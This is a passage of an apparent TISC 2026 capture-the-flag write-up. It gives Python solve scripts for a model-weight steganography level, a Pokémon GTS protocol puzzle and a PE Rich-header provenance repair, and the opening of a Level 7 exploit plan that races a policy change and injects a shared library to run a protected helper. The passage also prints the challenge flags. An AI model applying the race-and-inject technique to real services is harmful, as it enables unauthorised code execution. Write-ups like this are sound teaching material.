For each candidate subset, derive `KM`, then `Sd`. Read SHAKE-256 as consecutive eight-byte **big-endian** integers, reduce each modulo the number of eligible baseline words, skip repeated indices, and keep the first 608. Eligible words have BF16 exponent neither `0x00` nor `0xff`. For this public checkpoint, every word in all 84 MLP projections passes that test, so each tensor has `E = 12,582,912` possible positions. Score the selected positions against each tensor's flag bitmap.

Neither the maintenance transcript nor the two-byte checksum gives the number of **live** records: six signature words describe each record, not six live rows. Treat the subset size as another search parameter. Thus **five** is a result of the search, not an assumed clue.


The search can be organized without loading 608 weight words from each tensor for every guess:

1. Build one flagged-bit bitmap per MLP projection from the rank-16 fit. There are 84 projections.
2. For each subset of checksum-valid rows, sort its records by token ID, hash their concatenation to derive **KM**, and generate its 608 unique positions as above.
3. Count flagged positions for each projection using the bitmaps. Keep only exceptional counts, then reconstruct the 76-byte wire and test its AES-GCM tag.

The six-row control exhausted $C(71,6) = 143,218,999$ subsets without an authenticated candidate. The five-row sweep exhausted $C(71,5) = 13,019,909$ combinations and produced one. Its five token IDs and derived key were:

```
live token IDs: 125499, 130167, 142680, 151879, 151905
KM:             e0933b894d21ebaa2f0eb1e7eeee3a6d
carrier:        model.layers.14.mlp.up_proj.weight
```

For that tensor, 302 of the 608 selected words were flagged, versus about 28 for a typical wrong tensor. The five rows span both ordinary and reserved vocabulary space. This explains why selecting all reserved rows, or all checksum-valid rows, fails. The flagged-bit count is a search filter; the valid AES-GCM tag supplies the exact check.



4. Extract and authenticate the message

The baseline pinned in step 1 is **not** a reconstructed post-fine-tune tensor. Authentication resolves that ambiguity: using this upstream shard produces a valid GCM tag, while the separately tried **Qwen3-1.7B-Base** does not.

The following extractor takes the challenge checkpoint and the pinned public checkpoint as its two arguments. It independently verifies the five record checks, derives the key and positions, and authenticates the message:

```

import hashlib
import struct
import sys

import numpy as np
import torch
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
from safetensors import safe_open

LIVE = [125499, 130167, 142680, 151879, 151905]
COORDS = [361, 553, 959, 1152, 1289, 1864, 2014, 2039]
CARRIER = "model.layers.14.mlp.up_proj.weight"
CHALLENGE, BASELINE = sys.argv[1:3]

with safe_open(CHALLENGE, framework="pt") as f:
    embeddings = f.get_tensor("model.embed_tokens.weight").view(torch.uint16)

records = []
for tid in LIVE:
    words = [int(embeddings[tid, c]) for c in COORDS]
    signature = [words[i] for i in range(8) if i not in (2, 5)]
    record = struct.pack(">I", tid) + struct.pack("<6H", *signature)
    assert bytes(words[i] & 0xff for i in (2, 5)) == hashlib.sha256(record).digest()[2:]
    records.append(record)

km = hashlib.sha256(b"".join(sorted(records))).digest()[16:]
key = hashlib.sha256(km + b"\x00").digest()
seed = hashlib.sha256(km + b"\x01").digest()

with safe_open(CHALLENGE, framework="pt") as c, safe_open(BASELINE, framework="pt") as b:
    changed = c.get_tensor(CARRIER).view(torch.uint16).numpy().reshape(-1)
    factory = b.get_tensor(CARRIER).view(torch.uint16).numpy().reshape(-1)

exponent = (factory >> 7) & 0xff
eligible = np.flatnonzero((exponent != 0) & (exponent != 0xff))
stream = hashlib.shake_256(seed).digest(8 * 736) # room for duplicate draws
positions, seen = [], set()
for offset in range(0, len(stream), 8):
    index = int.from_bytes(stream[offset:offset + 8], "big") % len(eligible)
    if index not in seen:
        seen.add(index)
        positions.append(eligible[index])
        if len(positions) == 608:
            break
assert len(positions) == 608

bits = ((changed[positions] ^ factory[positions]) & 1).astype(np.uint8)
wire = np.packbits(bits, bitorder="big").tobytes()
plaintext = AESGCM(key).decrypt(wire[:12], wire[12:], None)
print(plaintext.rstrip(b"\x00").decode())

```

The recovered 76-byte wire is 12-byte nonce || 48-byte ciphertext || 16-byte tag. The extractor derives the KM above and prints:

```
TISC{h1d3_1t_d33p_th3_w3lghts_d0nt_l13}
```

The decrypted 48-byte plaintext contains the flag followed by nine zero bytes; stripping them is only for display. AES-GCM authentication happens before that display step.


Level 5 — Trash Talk DS

Target: <http://chals.tisc26.ctf.sg:31259/>

Flag: `TISC{p0lyg0n4l_p1d_ch41n_4cr0ss_g3ns}`


The handout showed a Nintendo DS and three Buizel plushies. Its top screen displayed a Global Trade Station (GTS) listing for a **Generation IV Porygon**, level 25, offered by `AGENT`, with `Singapore` as the wanted OT location. That listing gives the initial species to search; the Buizel clue becomes relevant after a later message asks us to offer one. The title "Trash Talk" identifies where to look: the unused bytes after a Pokémon nickname's terminator.





The puzzle has three record groups. The Gen IV Porygon trash bytes direct the search to Gen V and supply a key `K`. Genuine Gen V Porygon2 records use that key to reveal **hidden listing IDs** and spell the required trade. Trading for those IDs returns Porygon-Z records whose trash bytes decode to the flag.

The three-stage trade chain



A fresh service session may change `K` and visible trash; the decoded hidden IDs stay the same.

Each generation contributes the key or listing IDs needed for the next stage.

1. Talk to the GTS service

The HTTP service expects the Nintendo virtual host `gamestats2.gs.nintendowifi.net`. For each GTS call, first request the endpoint with `?pid=<profile>` to receive a token. Then send a second GET with the same `pid`, `hash=SHA1(salt || token)`, and a base64url-encoded `data` packet. The example client uses profile

PID `1094775002` ; it is a client identifier, not one of the hidden listings.

	Generation IV	Generation V
Endpoint prefix	<code>/pokemondpds/worldexchange/</code>	<code>/syachi2ds/web/worldexchange/</code>
SHA-1 salt	<code>sAdeqWo3voLeC5r16DYv</code>	<code>HZEdGCzcGGLvguqUEKQN</code>
data before base64url	<code>`BE32(sum(plain) XOR 0x4A3B2C1D)</code>	
plain	<code>`LE32(profile_pid)</code>	
Search response	Raw 292-byte records, no status prefix	<code>01 00</code> , then 296-byte records, then a 40-character SHA-1 footer

Here `sum(plain)` is the sum of the individual byte values. The Gen IV stream cipher starts with `cs = sum(plain) & 0xffff`, initial state `cs | (cs << 16)`, then for each byte uses `state = (state*0x45 + 0x1111) & 0x7fffffff` and XORs with `(state >> 16) & 0xff`. The checksum is placed **before** the encrypted block. Getting that order or the Gen IV seed wrong gives only `Bad request`.

This compact client implements the packet layer:

```
import base64, hashlib, re, struct, urllib.parse, urllib.request

ROOT = 'http://chals.tisc26.ctf.sg:31259'
HOST = 'gamestats2.gs.nintendowifi.net'
PROFILE = 1094775002

def get(path, params):
    url = ROOT + path + '?' + urllib.parse.urlencode(params)
    req = urllib.request.Request(url, headers={'Host': HOST})
    return urllib.request.urlopen(req, timeout=10).read()

def lcg45(data, checksum):
    cs = checksum & 0xffff
    state = cs | (cs << 16)
    out = bytearray()
    for byte in data:
        state = (state * 0x45 + 0x1111) & 0x7fffffff
        out.append(byte ^ ((state >> 16) & 0xff))
    return bytes(out)

def call(gen, endpoint, payload=b''):
    if gen == 4:
        path = '/pokemondpds/worldexchange/' + endpoint
        salt, check_xor = b'sAdeqWo3voLeC5r16DYv', 0x4A3B2C1D
    else:
        path = '/syachi2ds/web/worldexchange/' + endpoint
        salt, check_xor = b'HZEdGCzcGGLvguqUEKQN', 0x2DB842B2
    token = get(path, {'pid': PROFILE})
    plain = struct.pack('<I', PROFILE)
    if gen == 5:
        plain += struct.pack('<I', len(payload))
    plain += payload
    check = struct.pack('>I', sum(plain) ^ check_xor)
    wire = check + (lcg45(plain, sum(plain)) if gen == 4 else plain)
    result = get(path, {
        'pid': PROFILE,
        'hash': hashlib.sha1(salt + token).hexdigest(),
        'data': base64.urlsafe_b64encode(wire).decode().rstrip('='),
    })
    if gen == 5 and re.fullmatch(rb'[0-9a-f]{40}', result[-40:]):
        result = result[:-40]
    return result
```


Both search generations accept the seven-byte body `struct.pack('<HBBBBB', species, gender, min_level, max_level, unknown, count)`. For example, `call(4, 'search.asp', struct.pack('<HBBBBB', 137, 3, 1, 100, 0, 7))` searches for Porygon (species 137).

2. Read the nickname trash, in record order

Each GTS record begins with an encrypted Pokémon (PKM): 236 bytes, followed by 56 bytes of metadata in Gen IV or 60 in Gen V. The PKM itself has an unencrypted personality value at offset `0x00` and block checksum at `0x06`. Decrypt the four shuffled, 32-byte blocks at `0x08..0x87` using the standard Pokémon LCG ($\text{state} = \text{state} * 0x41C64E6D + 0x6073 \text{ modulo } 2^{32}$, XOR each 16-bit word with $\text{state} \gg 16$). The seed is the stored checksum; the shuffle index is $((\text{personality} \gg 13) \& 31) \% 24$. The party bytes at `0x88..0xEB` use the same LCG seeded by personality. Once unshuffled, the nickname occupies 22 bytes at **block-relative** `0x40..0x55`. The unused bytes after its aligned `ff ff` terminator are the payload.

Where the nickname payload hides

GTS record



The trash payload begins after the nickname terminator in the decrypted, canonical block order.

The following helpers use canonical block order `A, B, C, D`. Their `blocks` offsets start at raw PKM offset `0x08`; metadata offsets later in this section refer to the full GTS record.

```

import itertools
ORDERS = list(itertools.permutations(range(4)))

def crypt_words(data, seed):
    out = bytearray(data)
    for i in range(0, len(out), 2):
        seed = (seed * 0x41C64E6D + 0x6073) & 0xffffffff
        word = struct.unpack_from('<H', out, i)[0] ^ (seed >> 16)
        struct.pack_into('<H', out, i, word)
    return bytes(out)

def decrypt_pkm(raw):
    personality = struct.unpack_from('<I', raw)[0]
    checksum = struct.unpack_from('<H', raw, 6)[0]
    shuffled = crypt_words(raw[8:136], checksum)
    order = ORDERS[((personality >> 13) & 31) % 24]
    blocks = b''.join(shuffled[32*order.index(i):32*(order.index(i)+1)]
                      for i in range(4))
    party = crypt_words(raw[136:236], personality)
    return personality, bytearray(blocks), bytearray(party)

def encrypt_pkm(personality, blocks, party):
    checksum = sum(struct.unpack('<64H', blocks)) & 0xffff
    order = ORDERS[((personality >> 13) & 31) % 24]
    shuffled = b''.join(blocks[32*i:32*(i+1)] for i in order)
    return (struct.pack('<IHH', personality, 0, checksum)
            + crypt_words(shuffled, checksum) + crypt_words(party, personality))

def trash(blocks):
    nickname = blocks[0x40:0x56]
    end = next(i for i in range(0, 22, 2)
               if nickname[i:i+2] == b'\xff\xff')
    return bytes(nickname[end+2:])

```

Gen IV. Each Porygon search returns seven of the **ten** carriers. The service varies both their order and the seven-record subset even when the seven-byte query is identical. One sequence of three identical searches yielded seven distinct listing IDs, then one new ID, then the last two. Reissue the search with a fresh token each time and collect by listing ID at record offset `0x108`. Cap retries so an unavailable or changed service fails clearly. Sort the ten records by the eight-byte timestamp at `0xF8..0xFF`; on this instance its second byte increments from `00` to `09`. Strip zero padding from each six-byte trash fragment *separately*, then concatenate. A single split at the first zero would cut off half the message.

```

query4 = struct.pack('<HB BBBB', 137, 3, 1, 100, 0, 7)
records4 = {}
for attempt in range(1, 21):
    body = call(4, 'search.asp', query4)
    assert len(body) % 292 == 0
    for i in range(0, len(body), 292):
        record = body[i:i+292]
        listing = struct.unpack_from('<I', record, 0x108)[0]
        records4[listing] = record
    if len(records4) == 10:
        break
else:
    raise RuntimeError(f'Found {len(records4)}/10 Gen IV carriers after 20 searches')

ordered4 = sorted(records4.values(), key=lambda r: r[0xF8:0x100])
message = b''.join(trash(decrypt_pkm(r[:236]))[1]).rstrip(b'\0')
                for r in ordered4).decode()
print(message)

```

For example, a Porygon search can yield:

```
G3N5_BL4CKWH1T3;P0RYG0N2_TR4SH=P1D_L3_X0R_K;K=F8C29FBF
```

The text means: switch to Generation V Black/White, search Porygon2, and XOR each carrier's **four trash bytes** with little-endian K to recover a PID. K changes between service sessions; examples include 99522249, C3236F27, and the F8C29FBF shown above. Derive it from the ten Porygon records rather than hardcoding an example value.

Gen V. Search Porygon2 (species 233), strip the 01 00 response prefix and SHA-1 footer, and split the remainder into 296-byte records. Five results appear, but two have a **decrypted PKM species of Ditto (132)** even though their listing metadata says Porygon2. Filter by the decrypted species. The three genuine carriers' OT names, in timestamp order, spell 0FF3R_M, BU1Z3L, Lv30-40: offer a **male Buizel at level 30-40**.

```
query5 = struct.pack('<BBBBB', 233, 3, 1, 100, 0, 7)
body = call(5, 'search.asp', query5)
assert body[:2] == b'\x01\x00' and (len(body)-2) % 296 == 0
records5 = [body[i:i+296] for i in range(2, len(body), 296)]
real = [r for r in records5
        if struct.unpack_from('<H', decrypt_pkm(r[:236])[1])[0] == 233]
real.sort(key=lambda r: r[0xF8:0x100])

key = int(message.split('K=')[-1], 16)
targets = []
for record in real:
    carrier_trash = trash(decrypt_pkm(record[:236])[1])
    target_bytes = bytes(a ^ b for a, b in
                        zip(carrier_trash, struct.pack('<I', key)))
    targets.append(struct.unpack('<I', target_bytes)[0])
print([f'{target:08x}' for target in targets])
# ['e7979ed2', 'b618a9cf', 'ddfc445a']
```

Those three PIDs are **listing IDs for records absent from search**, not checksums of the visible Porygon2 personalities. For K=F8C29FBF, the three visible trash values are 6d01551f, 7036da4e, and e5db3e25; XOR with little-endian K gives the target IDs above. Other sessions can have different trash bytes and K while retaining the same target IDs.

3. Offer Buizel and decode the returned Porygon-Z records

The Gen V exchange.asp payload is 432 bytes: a **296-byte offered GTS record**, then the **four-byte little-endian target listing ID**, then a **132-byte tail**. A real DS includes a signature in the tail; this service accepts 132 zero bytes. A visible Gen V Porygon2 search result is a usable 296-byte template, so no external PK5 or captured DS deposit is required.

Modify that template into a level-35 male Buizel and recompute the PKM block checksum when re-encrypting. The relevant metadata starts at raw record offset 0xEC (not block-relative offset zero):

```

template = real[1] # any genuine Gen V result
_, blocks, party = decrypt_pkm(template[:236])
struct.pack_into('<H', blocks, 0x00, 418) # Buizel species
struct.pack_into('<I', blocks, 0x08, 35*3)
blocks[0x40:0x56] = ('Buizel'.encode('utf-16le')
                    + b'\xff\xff' + b'\0'*8)
party[4] = 35

offer = bytearray(template)
offer[:236] = encrypt_pkm(0x0626C48A, blocks, party)
struct.pack_into('<H', offer, 0xEC, 418) # offered species
offer[0xEE] = 1 # male
offer[0xEF] = 35 # level
struct.pack_into('<H', offer, 0xF0, 233) # requested species
offer[0xF2] = 3 # any requested gender
offer[0xF3:0xF5] = b'\0\0' # unrestricted requested level
offer[0x123] = 0

fragments = []
for target in targets:
    payload = bytes(offer) + struct.pack('<I', target) + b'\0'*132
    received = call(5, 'exchange.asp', payload)
    assert len(received) == 296
    assert call(5, 'exchange_finish.asp', b'\0'*8) == b'\x01\x00'
    personality, blocks, _ = decrypt_pkm(received[:236])
    assert personality == target
    assert struct.unpack_from('<H', blocks)[0] == 474 # Porygon-Z
    pid_le = struct.pack('<I', personality)
    fragments.append(bytes(byte ^ pid_le[i % 4]
                          for i, byte in enumerate(trash(blocks))))

flag = b''.join(fragments).rstrip(b'\0').decode()
print(flag) # TISC{p0lyg0n4l_p1d_ch41n_4cr0ss_g3ns}

```

Each hidden record is Porygon-Z with OT P1D_X0R, the final decoding instruction. Repeating that record's own little-endian personality PID over its 16 trash bytes produces, in order:

```

TISC{p0lyg0n4l_p
1d_ch41n_4cr0ss_
g3ns}\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0

```

Concatenating the fragments and trimming null padding yields **TISC{p0lyg0n4l_p1d_ch41n_4cr0ss_g3ns}**. For each target ID, `exchange.asp` returns a 296-byte Porygon-Z record and `exchange_finish.asp` returns `01 00`.

Level 6 — Provenance

This build tries to hide something about itself. Everything the program *does* is a performance; look instead at what it can't help admitting.

Make the binary honest about where it came from, then submit it to recover the flag.

<http://chals.tisc26.ctf.sg:53219>

Flag: `TISC{r1ch_h34d3r_t0ld_a_l1e_ab0ut_1ts_b1rth}`

The submitted artifact is a Windows PE executable. Its **Rich header** says every contributing tool used build `25017`, and its PE optional header says linker `14.10`. The code points to the much newer MSVC `14.51` toolset. The accepted repair changes the Rich build number to `36246` in every non-`Import0` record, rebuilds the Rich checksum, and changes the PE linker version to `14.51`.

1. Separate the decoy from the submission target

The supplied executable has SHA-256

`13b276dcf812e7a98b6995018f8cec83eb315bf4ef20d3cb4fb4ee35e3840cb5`. Running it prints a flag-shaped string:

```
TISC{r3m3mb3r_th3_fl4g_c0m3s_0nly_fr0m_subm1tt1ng_th3_c0rr3ct_b1n4ry}
```

That text explicitly says the flag comes from submitting the corrected binary. Static analysis of its decryptor recovers the same decoy, so debugging the runtime further does not advance the repair. The interesting data is the build metadata before the PE signature.

2. Decode the Rich header

The Rich header is a Microsoft linker record in the DOS-stub area. Its ending marker, `Rich`, is plaintext; the following four bytes hold an XOR key. XOR the preceding 32-bit words with that key to find the opening `DanS` marker and then the `(CompID, count)` pairs. `CompID` packs a product ID in its high 16 bits and a build number in its low 16 bits.

The raw file decodes to these ten records:

Entry	Product	Build	Count
0	261	25017	158
1	260	25017	18
2	259	25017	7
3	257	25017	3
4	1 (Import0)	0	119
5	259	25017	10
6	260	25017	16
7	261	25017	80
8	261	25017	1
9	258	25017	1

The block begins at file offset `0x80`, ends at `0xe8`, and uses key `0xae38e859`. Its checksum is **valid**: recomputing it from the decoded records gives the stored key. The false statement is therefore in the recorded build values, not a broken XOR key. Product `1`, the linker-generated `Import0` record, correctly retains build zero.

The PE optional header repeats the old-toolset story with `MajorLinkerVersion = 14` and `MinorLinkerVersion = 10`. These two bytes are at file offsets `0x11a` and `0x11b` in this executable.

3. Determine what the metadata should say

The binary contains a `.fptable` section and runtime machinery for `std::stacktrace`, `std::format`, and `std::println`. These make a VS 2017 build implausible. Compare relocation-independent `.text` fragments with Microsoft SDK/UCRT archives, then compile a small C++ probe with candidate toolsets. The strongest matches are Windows SDK `10.0.26100` and MSVC **14.51**. That narrows the toolset family, but machine code alone does not distinguish the servicing builds of 14.51.

Another clue is the **uniform** forged build value. A rebuild using the matching SDK and MSVC libraries reproduced the ten product IDs, their order, and every object count, but its records used different build IDs: `33145` for SDK objects, `35721` for MSVC runtime objects, and `36256` for its compiler/linker. The server rejected this realistic mixed-version reconstruction as "still not internally honest." Copying build IDs from a new build therefore does not repair the particular forgery in this file.

The server distinguishes two errors: one for changing bytes outside the permitted provenance fields, and another for an allowed edit that is still wrong. The latter was observed for the mixed-version reconstruction. Tests of individual fields put the allowed edit windows at the Rich block (`0x80–0xe7`), the PE linker-version bytes (`0x11a–0x11b`), and the PE checksum (`0x158–0x15b`).

Archived Visual Studio channel manifests gave this finite **candidate list** for the MSVC 14.51 family: `36243`, `36244`, `36246`, `36247`, `36248`, `36252`, and `36256`. The static code matches narrow the family to 14.51, **not** to build `36246`. The first three candidates were tested as a uniform replacement for every non-`Import0` Rich build field, matching the forgery's uniform shape:

Candidate	Result from /submit
36243	status: incorrect
36244	status: incorrect
36246	status: correct, flag returned

This establishes `36246` as the **accepted repair**. Without an unmodified provenance record, it does not independently prove which servicing build originally compiled the executable. The later candidates were not needed once the server accepted `36246`.

Repair the provenance claim

Supplied executable			Accepted repair	
9 non-Import0 Rich builds	25017		9 non-Import0 Rich builds	36246
Import0 Rich build	0	→	Import0 Rich build	0
Rich XOR/checksum key	0xae38e859		Rich XOR/checksum key	0xf62e642d
PE linker version	14.10		PE linker version	14.51

Preserve product IDs and counts; recompute the key after editing the build fields.

The repair changes the forged build values and linker version, then recomputes the Rich key.

4. Repair the bytes

The repair preserves each product ID and count, writes build 36246 into every record except Import0, and changes the PE optional-header linker version from 14.10 to 14.51. It then recalculates the Rich key and XOR-encodes the DanS block and record pairs. This self-contained Python code accepts the original executable and an output destination as its two arguments:

```

import hashlib
import struct
import sys

def rol32(value, count):
    count &= 31
    return ((value << count) | (value >> ((32 - count) & 31))) & 0xffffffff

data = bytearray(open(sys.argv[1], 'rb').read())
assert hashlib.sha256(data).hexdigest() == (
    '13b276dcf812e7a98b6995018f8cec83eb315bf4ef20d3cb4fb4ee35e3840cb5')
pe = struct.unpack_from('<I', data, 0x3c)[0]
rich = data.index(b'Rich', 0x40, pe)
old_key = struct.unpack_from('<I', data, rich + 4)[0]
start = next(offset for offset in range(rich - 4, 0x3f, -4)
    if struct.unpack_from('<I', data, offset)[0] ^ old_key == 0x536e6144)
decoded = [struct.unpack_from('<I', data, offset)[0] ^ old_key
    for offset in range(start, rich, 4)]
assert decoded[:4] == [0x536e6144, 0, 0, 0]
entries = [[decoded[i], decoded[i + 1]] for i in range(4, len(decoded), 2)]

def rich_checksum(entries):
    result = start
    for offset, byte in enumerate(data[:start]):
        if not 0x3c <= offset < 0x40: # omit e_lfanew
            result = (result + rol32(byte, offset)) & 0xffffffff
    for compid, count in entries: # include Import0
        result = (result + rol32(compid, count)) & 0xffffffff
    return result

assert rich_checksum(entries) == old_key == 0xae38e859
for entry in entries:
    if entry[0] >> 16 != 1: # Import0 keeps build zero
        entry[0] = (entry[0] & 0xffff0000) | 36246

optional = pe + 24
assert struct.unpack_from('<H', data, optional)[0] in (0x10b, 0x20b)
data[optional + 2:optional + 4] = bytes((14, 51))
new_key = rich_checksum(entries)
assert new_key == 0xf62e642d
words = [0x536e6144, 0, 0, 0]
for compid, count in entries:
    words.extend((compid, count))
assert start + 4 * len(words) == rich
for index, word in enumerate(words):
    struct.pack_into('<I', data, start + 4 * index, word ^ new_key)
struct.pack_into('<I', data, rich + 4, new_key)
assert hashlib.sha256(data).hexdigest() == (
    'f8e7c332ba3c1b34dba708147cdcca374691187d17ff9c4cc19a2aa256154a32')
with open(sys.argv[2], 'wb') as output:
    output.write(data)

```

The raw checksum is `0xae38e859`; the repaired one is `0xf62e642d`. Both assertions detect a bad Rich-header decode or checksum calculation before the output is written.

The PE checksum remains zero, as it was in the supplied file. The repaired file has SHA-256 `f8e7c332ba3c1b34dba708147cdcca374691187d17ff9c4cc19a2aa256154a32`. Only 101 bytes differ from the raw file, within `0x80-0xdf`, `0xe4-0xe7`, and `0x11b`.

Submit the resulting executable as the `file` form field to `/submit`. The observed response was:

```

{"status": "correct", "message": "Provenance restored. Flag captured.",
 "flag": "TISC{r1ch_h34d3r_t0ld_a_l1e_ab0ut_1ts_b1rth}"}

```

Level 7 — Omnitrix

Flag: `TISC{6r33n_n33dl3_0r_br41n5t0rm??}`

`omnitrix` is a Rust TCP service on port 7878. The actual flag is compiled into a separate helper whose location changes between deployments. The container setup gives that helper mode `0111`: the service user may execute it but cannot read it. The helper prints a random 16-character token and reveals the flag only when that token is returned on stdin within 30 seconds. Thus the useful objective is to execute the helper *inside the container* and interact with its pipes.

The exploit has three stages:

1. Authenticate and obtain the normal `matrix.configure`, `dna.shift`, and `omnitrix.scan` leases.
2. Race a queued mode change against lease revocation to set the runtime policy mask to `0x3f4`. This enables the otherwise blocked `codon.stream.inject` and strand recall operations.
3. Inject a shared library and a strand that loads it. The library finds and runs the execute-only helper, then writes its output as another strand for recall.

Discovering the protocol

The server's `bad magic` error exposes the start of a 16-byte, big-endian frame:

```
header = struct.pack(">4sBBHII", b"OMNI", 1, 1, opcode, request_id, len(body))
```

Here `kind=1` is a request or successful reply, and `kind=3` is an error reply. Strings in bodies are `u16be length || bytes`. The relevant opcodes are:

Opcode	Action	Body
<code>0x10</code>	Authenticate	user, password strings
<code>0x20</code> / <code>0x21</code>	Lease / revoke	capability string and <code>u32be duration</code> / 16-byte lease token
<code>0x41</code>	Transform	token, transform string, <code>u32be cost_ms</code> , <code>u32be args_len</code> , args
<code>0x50</code> / <code>0x51</code>	Change mode / inspect policy	token and mode byte / empty
<code>0x53</code>	Recall strand	token and label string

